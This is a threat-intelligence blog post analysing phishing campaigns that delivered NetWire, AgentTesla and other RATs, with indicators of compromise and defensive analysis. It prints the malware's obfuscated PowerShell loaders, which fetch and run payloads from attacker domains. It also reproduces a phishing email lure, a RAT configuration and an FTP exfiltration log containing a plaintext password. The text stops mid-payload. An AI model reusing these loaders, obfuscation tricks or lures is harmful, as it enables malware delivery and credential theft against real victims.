

Kremlin RATs from Nigeria

[i blog.group-ib.com/rats_nigeria](https://blog.group-ib.com/rats_nigeria)



05.04.2021

The analysis of phishing campaigns carried out by a new threat actor

In May 2020, Group-IB's network graph — an automated tool for analyzing adversary infrastructure — first detected domains with an unusual pattern (`*kremlin*.duckdns.org`) to which various malicious files were connecting. Group-IB's Threat Intelligence & Attribution team examined the domains and identified three phishing campaigns that were used to deliver various RATs, such as NetWire or AsyncRAT. The campaigns had been active since 2019 and targeted users in Poland, Turkey, Italy, Spain, Ukraine, Russia, Kazakhstan, Bulgaria, Belarus, Greece, and the Czech Republic.

Analysis of these campaigns revealed that the threat actor used phishing emails with malicious attachments to gain initial access. Office documents exploiting vulnerabilities in Microsoft Office products, as well as malicious macros were used as attachments. Group-IB discovered more than 100 phishing email samples distributed en masse.

Depending on the geographical distribution of the targets the cybercriminals altered the email contents and language. Phishing emails were accompanied by fake purchasing orders and other financial documents, used COVID-19 as a theme sometimes and were made to look like legitimate communications from banks or well-known logistics companies.

From Robin Hakansson [REDACTED] Reply Reply

Subject: [REDACTED] 5102742018]: RE: Lieferschein

To undisclosed-recipients; ☆

Sehr geehrter Kunde,

Ihr Paket ist kürzlich in unserem Zentrum angekommen, aber wir können die Lieferadresse nicht finden. Hier finden Sie das registrierte Kontaktformular, den Lieferschein und die Zahlungsdetails der Fluggesellschaft.

Geben Sie die uns gegebene Kontaktnummer ein und senden Sie sie uns.

Wir freuen uns von Ihnen zu hören.

Robin Hakansson


[REDACTED]

[REDACTED]iefert.

[REDACTED]

...auliche Geschäftsinformationen enthalten. Es ist ausschließlich für die Person bestimmt, an die es gerichtet ist. Wenn Sie nicht der beabsichtigte Empfänger sind, wenden Sie sich an den Absender und löschen Sie diese Nachricht und alle Anhänge von Ihrem System. Das unbefugte Veröffentlichen, Verwenden, Kopieren dieser E-Mail und Anhänge ist strengstens untersagt.

> 1 attachment: Dokumentation.xls 196 KB



The unconventional naming pattern for the domains used to deliver malware (*kremlin, *crimea, *putin) might be an amateurish attempt to imitate Russian speaking cybercriminals to throw researchers off track and complicate attribution.

Nevertheless, during further analysis of the adversary infrastructure and the TTPs employed, as well as a set of malicious software used in conjunction with DDNS services Group-IB researchers attributed the campaigns with high confidence to a previously unknown threat actor from Nigeria.


The post examines three threat actor's campaigns carried out in 2019 and 2020, analyzes the adversary's infrastructure and TTPs and provides recommendations and mitigation techniques to thwart the threat.

Summer 2020 campaign

The initial list of domains that caught our attention was:

- crimea-kremlin[.]duckdns.org
- kremlin-afghan[.]duckdns.org
- kremlin-crimea[.]duckdns.org
- kremlin-turbo[.]duckdns.org

These domains were registered to the same IP address (79.134.225[.143]) on June 15, 2020. According to the Group-IB network graph, there are about 30 different malicious files associated with these four domains. The decoys found suggest that the campaign targeted users in Poland, Turkey, Italy, Germany, and Bulgaria.



Malicious infrastructure identified by Group-IB's graph

Further analysis showed that most of the files had been uploaded to public sources from June 25, 2020. The most common names were "Potwierdzenie transakcji.xls", "İşlem makbuzu", "WACKER - 000160847.xls", and "Potwierdzenie operacji.xls". One of these files (SHA1: 95A6A416F682A9D254E76EC38ADE01CE241B3366) is a decoy document in Polish supposedly sent from one of the local banks.



Decoy document SHA1: 95A6A416F682A9D254E76EC38ADE01CE241B3366

Infection

After the macros in this document are enabled, a PowerShell script is executed to extract the second-stage command from the lab.jpg file located on a remote server:

```
powershell.exe -Command IEX (New-Object('Net.WebClient')).'DownloadsTrInG'('http://officeservicecorp[.]biz/Lab.jpg')
```

Executable PS script from a macro

The lab.jpg file contains a Base64-encoded command that, after being decoded, looks as follows:

```
$PsbbyV1bk = ('{2}{0}{1}{3}'-f'dSt','rin','D'o`wn`l`oa','g');[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$TSQnBzIBaeZsHnHoiQboOuVmPPpODofgDDROFFAvJatXegxwnZiktpmnCqFhImipJYQVCyzSIqcfewj=[Microsoft.VisualBasic.Interaction]::CallByName((New-Object `N`e`T`.`W`e`B`C`l`i`e`N`T),$PsbbyV1bk,[Microsoft.VisualBasic.CallType]::Method,'htt'+[Char]80+' '+[Char]58 + '//officeservicecorp.biz/rnp.txt').Replace("^", "44").Replace("*", "48").Replace("#", "78")|IEX;[Byte[]]$TSQnBzIBaeZsHnHoiQboOuVmPPpODofgDDROFFAvJatXegxwnZiktpmnCqFhImipJYQVCyzSIqcfewj=[Microsoft.VisualBasic.Interaction]::CallByName((New-Object `N`e`T`.`W`e`B`C`l`i`e`N`T),$PsbbyV1bk,[Microsoft.VisualBasic.CallType]::Method,'htt'+[Char]80+'s'+[Char]58 + '//officeservicecorp[.]biz/file.txt').replace('@','0x')|IEX;[C.M]::R('MSBuild.exe',$TSQnBzIBaeZsHnHoiQboOuVmPPpODofgDDROFFAvJatXegxwnZiktpmnCqFhImipJYQVCyzSIqcfewj).
```

Deobfuscated contents of lab.jpg

This code reads the contents of the file `http://officeservicecorp[.]biz/rnp.txt`, which contains a payload.

As a result of this sequence of PowerShell scripts, the infamous NetWire RAT is loaded and executed. The tool connects to its C&C server (`kremlin-crimea[.]duckdns.org`) on port 3396.

```
mov     [esp+12Ch+var_128], offset aKremlinCrimeaD ; "kremlin-crimea.duckdns.org:3396;"
call    sub_410B17
mov     [esp+12Ch+var_12C], ebx
mov     [esp+12Ch+var_124], 0FFh
mov     [esp+12Ch+var_128], offset unk_421600
call    sub_410B17
mov     [esp+12Ch+var_12C], ebx
mov     [esp+12Ch+var_124], 20h ; ' '
mov     [esp+12Ch+var_128], offset aCodin2318 ; "codin2318"
call    sub_410B17
mov     [esp+12Ch+var_12C], ebx
mov     [esp+12Ch+var_124], 27h ; ''
mov     [esp+12Ch+var_128], offset aMhtlab ; "MHTLAB"
call    sub_410B17
mov     [esp+12Ch+var_12C], ebx
mov     [esp+12Ch+var_124], 8
mov     [esp+12Ch+var_128], offset Name ; "DbIAYvKS"
call    sub_410B17
mov     [esp+12Ch+var_12C], ebx
mov     [esp+12Ch+var_124], 80h ; '€'
mov     [esp+12Ch+var_128], offset unk_4214E0
```

NetWire RAT configuration

If we insert the original domains into the graph in increments of 2, we will see not only these domains, but also the rest of the associated infrastructure that was involved in all the infection stages.



A decoy document targeting Turkish users. SHA1:
 a3816c37d0fbe26a87d1cc7beff91ce5816039e7

This document contains a malicious macro that executes a PowerShell script. The latter reads Code.txt from a remote server and runs a chain of obfuscated PS scripts.

```
EXEC("powershell.exe -Command IEX (New-Object('Net.WebClient')).'DoWnlo*5*a*5*dsTrInG(''5*http://5*/'5*ahjuric.si/Code.txt*5*'"),"
```

Contents of ahjuric[.]jsi/code.txt

```
.( $Env:comsPEC[4,15,25]-joiN') (" $(SET 'OFS' ' ') "+ [StriNg](' '101000(110111D1110111m1000101u101001V1110011m1001000u1000101X1001100m1101100z  

101110u1000101V1111000D1000101z100000101101X1000101z1111000V1100101a11000110110101a1110100D110100D1D101111u1101110u1010000}110111101100m110100  

1X110001{1111001{100000m100010a111100D1110000z1100001m1110011a111001D100000z101101}111011m100000{10001X100000D10111D1100101V100000B1001010a1  

000001a1000010B110100101000001{1000111a110011u1000001V1011010z1110111z1000010a1101101a1000001u1000111a1010001X100001a1100011z111011X1000010u1101  

011B100000D100011m1011001a1000001u1011010m1110111u1000010z110111V1000001m1000111{1011001z1000001V1001110}110011V100000D110001z1000001X1000111a  

1100111{1000001V1011010D1100111z1000010m1101110u1000001a100011m1010001a1000001z1001001{1000001V1000001V111001B1000001}100011{100000D100000D1001  

011X1000001u1000001a1101110u1000001B1001000X1110011D1000001V1001101}110011D1000010B111001B1000001V1001000B1110011a1000001m1001101}1000001u1000010a  

111001m1000001{1001000D1110011}1000001X1001101u1010001X1000010B111001u1000001m1001000X1110011}1000001a1001101V1110111u1000010D111001m1000001V100001  

1u110001u1000001{1001100a1010001B1000010B1101101D1000001m1000011a110001D1000001{1011010B1000001m1000010m1010100z1000001m1001000m1010001B1000001}1  

001010m1110111m1000001B1110011z1000001z1000011B1100011z1000001X1100011a110011D1000010D1110000D1000001u100011m110100z100000D1001010}1110111a10000
```

Contents of ahjuric[.]jsi/code.txt

Executing the obfuscated PS script leads to another Base64-encoded script being executed. The latter will ultimately execute the payload in the form of NetWire RAT from office-service-tech[.]jinfo/pld.txt.



b42a3b8c6d53a28a2dc84042d95ce9ca6e09cbcf



File

First seen 2020.07.13

Last seen 2020.07.13

URL & Request

Type

URL

GET

<http://wshsoft.company/python27.zip>

Request

URL

POST

<http://kremlin-turbo.duckdns.org:3397/give-me-chpv>

Request

URL

POST

<http://kremlin-turbo.duckdns.org:3397/update-status%7CSDK+Installed>

Request

URL

POST

<http://kremlin-turbo.duckdns.org:3397/update-status%7CInstalling+SDK>

Request

URL

POST

<http://kremlin-turbo.duckdns.org:3397/is-ready>

Request

URL

POST

<http://kremlin-turbo.duckdns.org:3397/maili>

Request

Network requests of the file with SHA1: *b42a3b8c6d53a28a2dc84042d95ce9ca6e09cbcf*

At this stage, it is important to note that some of the domains used in this campaign were registered to the email address tetragulf@yahoo[.]com.

● Registrar date 2020.06.28		Exp date 2021.06.28
Domain name	Registrar	
office-service-softs.info	pdr ltd d/b/a publicdomainregistryco m	
IP-address	E-mail	Owner
208.91.197.91	tetragulf@yahoo.com	okina Isma
● Registrar date 2020.06.24		Exp date 2021.06.24
Domain name	Registrar	
officeservicecorp.biz	pdr ltd d/b/a publicdomainregistryco m	
IP-address	E-mail	Owner
195.22.153.135	tetragulf@yahoo.com	okina Isma
● Registrar date 2020.06.15		Exp date 2021.06.15
Domain name	Registrar	
office-services-sec.com	pdr ltd d/b/a publicdomainregistryco	
IP-address	E-mail	

Spring 2020 campaign


While examining all other related infrastructure, we came across domains registered to asetonly@yahoo[.]com. Since early 2020, the following domains have been registered to this email address:

1. nitro-malwrhunterteams[.]com
2. office-data-labs[.]com
3. putin-malwrhunterteams[.]com
4. kremlin-malwrhunterteam[.]info
5. skidware-malwrhunterteams[.]com
6. screw-malwrhunterteams[.]com
7. screw-malwrhunterteam[.]com

8. office-services-labs[.]com
9. office-cloud-reserve[.]com
10. office-clean-index[.]com
11. office-cleaner-indexes[.]com

We collected over 130 different malware samples from various sources associated with these domains. Judging by the names and content of these samples, the spring 2020 campaign targeted users in Europe and CIS countries. Group-IB experts uncovered decoy documents in Ukrainian, Belarusian, Kazakh, Russian and Greek.

The campaign's first files were uploaded to public sandboxes on March 23, 2020. One of these files was named "Аналіз проєкту.docx" (SHA1-d8826efc7c0865c873330a25d805c95c9e64ad05) and was distributed as an attachment to the email "Електронна розсилка_ Змінене замовлення.eml" (SHA1-7f1fdf605e00323c055341919173a7448e3641fb), which was uploaded to VirusTotal via a web interface from Ukraine.



Contents of the email "Електронна розсилка_ Змінене замовлення.eml"

Infection

The document's content doesn't spark much interest and looks like a scanned invoice. However, the document exploits the CVE-2017-0199 vulnerability, which executes a command that loads the payload [http://office-cloud-reserve\[.\]com/hydro.exe](http://office-cloud-reserve[.]com/hydro.exe).

```
cmd /c start /min powershell $Computer = '.';$c = [WMICLASS]""\"$computer\root\cimv2:Win32_Process"";$f = [WMICLASS]""\"$computer\root\cimv2:Win32_ProcessStartup"";$ty = $f.CreateInstance();$ty.ShowWindow = 0;$proc = $c.Create("""Powershell (&'+'(G+'C+'%%%' .replace('%%%', 'M')+' *W-'+'O*')+' 'Ne'+ 't.'+'W'+ 'eb'+ 'C'+ 'li'+ 'ent')+' .D'+ 'ow'+ 'nl'+ 'oa'+ 'd'+ 'F'+ 'il'+ 'e(' 'http://office-cloud-reserve.com/hydro.exe', '$env:APPDATA'+ '\hydro.exe')'|IEX;start-process('$env:APPDATA' + '\hydro.exe')""", $null, $ty)
```


Executable PowerShell script

The payload is the AgentTesla spyware . A legitimate compromised domain (ftp.centredebeautenellycettier[.]fr) was used as a server for data exfiltration.

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 21, 2020 11:41:12.006486893 CEST	21	49947	109.234.162.66	192.168.2.6	220----- Welcome to Pure-FTPD [privsep] [TLS] ----- 220----- Welcome to Pure-FTPD [privsep] [TLS] -----220-You are user number 24 of 50 allowed. 220----- Welcome to Pure-FTPD [privsep] [TLS] -----220-You are user number 24 of 50 allowed.220-Local time is now 10:41. Server port: 21. 220----- Welcome to Pure-FTPD [privsep] [TLS] -----220-You are user number 24 of 50 allowed.220-Local time is now 10:41. Server port: 21.220-This is a private system - No anonymous login 220----- Welcome to Pure-FTPD [privsep] [TLS] -----220-You are user number 24 of 50 allowed.220-Local time is now 10:41. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220----- Welcome to Pure-FTPD [privsep] [TLS] -----220-You are user number 24 of 50 allowed.220-Local time is now 10:41. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Apr 21, 2020 11:41:12.008265018 CEST	49947	21	192.168.2.6	109.234.162.66	USER cloud@centredebeautenellycettier.fr
Apr 21, 2020 11:41:12.046142101 CEST	21	49947	109.234.162.66	192.168.2.6	331 User cloud@centredebeautenellycettier.fr OK. Password required
Apr 21, 2020 11:41:12.046751976 CEST	49947	21	192.168.2.6	109.234.162.66	PASS Aloraboy21@
Apr 21, 2020 11:41:12.113518000 CEST	21	49947	109.234.162.66	192.168.2.6	230-Your bandwidth usage is restricted 230-Your bandwidth usage is restricted230-OK. Current restricted directory is / 230-Your bandwidth usage is restricted230-OK. Current restricted directory is /230 70 Kbytes used (0%) - authorized: 2048000 Kb
Apr 21, 2020 11:41:12.152096987 CEST	21	49947	109.234.162.66	192.168.2.6	200 OK, UTF-8 enabled
Apr 21, 2020 11:41:12.152657986 CEST	49947	21	192.168.2.6	109.234.162.66	PWD
Apr 21, 2020 11:41:12.190429926 CEST	21	49947	109.234.162.66	192.168.2.6	257 "I" is your current location
Apr 21, 2020 11:41:12.190960884 CEST	49947	21	192.168.2.6	109.234.162.66	TYPE I
Apr 21, 2020 11:41:12.228764057 CEST	21	49947	109.234.162.66	192.168.2.6	200 TYPE is now 8-bit binary
Apr 21, 2020 11:41:12.229393959 CEST	49947	21	192.168.2.6	109.234.162.66	PASV
Apr 21, 2020 11:41:12.267153978 CEST	21	49947	109.234.162.66	192.168.2.6	227 Entering Passive Mode (109,234,162,66,228,141)
Apr 21, 2020 11:41:12.311297894 CEST	49947	21	192.168.2.6	109.234.162.66	STOR PW_user-960781_2020_04_21_11_41_10.html
Apr 21, 2020 11:41:12.605967999 CEST	21	49947	109.234.162.66	192.168.2.6	150 Accepted data connection
Apr 21, 2020 11:41:12.733592033 CEST	21	49947	109.234.162.66	192.168.2.6	226-71 Kbytes used (0%) - authorized: 2048000 Kb 226-71 Kbytes used (0%) - authorized: 2048000 Kb226-File successfully transferred 226-71 Kbytes used (0%) - authorized: 2048000 Kb226-File successfully transferred226 0.127 seconds (measured here) 3.37 Kbytes per second

Setting up an FTP connection

Another analyzed file (SHA1- 19324fc16f99a92e737660c4737a41df044ecc54) called "Байланысорталықтары.img" was distributed as an attachment to COVID-19-themed emails (SHA1: 403c0f9a210f917e88d20d97392d9b1b14cbe310) in Kazakh.



Contents of the email 403c0f9a210f917e88d20d97392d9b1b14cbe310


This attachment is an .iso image. In some cases, it is named "Байланыс орталықтары.img". The file is mounted to the system as an image which contains one obfuscated VBScript file (SHA1: fd274f57e59c8ae3e69e0a4eb59a06ee8fd74f91) named "Денсаулық сақтау бойынша анықтамалық жәндедеректер базасы.vbs". The file is a loader that executes an obfuscated PowerShell code. After that, the file [http://office-cleaner-indexes\[.\]com/loud.jpg](http://office-cleaner-indexes[.]com/loud.jpg) is read.

```
Powershell $VN=( '104{100e121'.SpLiT('!X_AeZuG('%) |f0reACh-oBjeCt{[CHaR]($-BXOR 0x21 ) }) -joIN '' ;sal MUM $VN;$fgjn5ij35jkmfjbn=@(36,86,78,61,40
,32,39,49,48,52,123,49,48,48,101,49,50,49,39,46,83,112,76,105,84,40,39,33,88,95,65,101,90,117,71,123,37,39,41,32,124,102,79,114,101,65,67,104,
45,111,66,106,101,67,116,123,91,67,72,97,114,93,40,36,95,45,66,88,79,82,32,32,48,120,50,49,32,41,32,125,41,32,45,106,111,73,78,32,39,39,59,115,
97,108,32,77,85,77,32,36,86,78,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,
111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,
36,112,105,110,103,41,59,36,112,50,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,
116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,
101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,
111,108,32,61,32,36,112,50,50,59,36,116,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77
,76,72,84,84,80,59,36,116,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,58,47,47,111,102,102,105,99,101,45,99,108,101,97,110,101,
114,45,105,110,100,101,120,101,115,46,99,111,109,47,108,111,117,100,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,116,46,115,101,110,100,
40,41,59,36,116,121,61,36,116,46,114,101,115,112,111,110,115,101,84,101,120,116,59,36,97,115,99,105,105,67,104,97,114,115,61,32,36,116,121,32,
45,115,112,108,105,116,32,39,45,39,32,124,70,111,114,69,97,99,104,45,79,98,106,101,99,116,32,123,91,99,104,97,114,93,91,98,121,116,101,93,34,48
,120,36,95,34,125,59,36,97,115,99,105,105,83,116,114,105,110,103,61,32,36,97,115,99,105,105,67,104,97,114,115,32,45,106,111,105,110,32,39,39,
124,77,96,85,96,77);[System.Text.Encoding]::ASCIIGetString($fgjn5ij35jkmfjbn) M U M $VN=( '104{100e121'.SpLiT('!X_AeZuG('%) |f0reACh-oBjeCt{[
CHaR]($-BXOR 0x21 ) }) -joIN '' ;sal MUM $VN;$fgjn5ij35jkmfjbn=@(36,86,78,61,40,32,39,49,48,52,123,49,48,48,101,49,50,49,39,46,83,112,76,105,84
,40,39,33,88,95,65,101,90,117,71,123,37,39,41,32,124,102,79,114,101,65,67,104,45,111,66,106,101,67,116,123,91,67,72,97,114,93,40,36,95,45,66,88
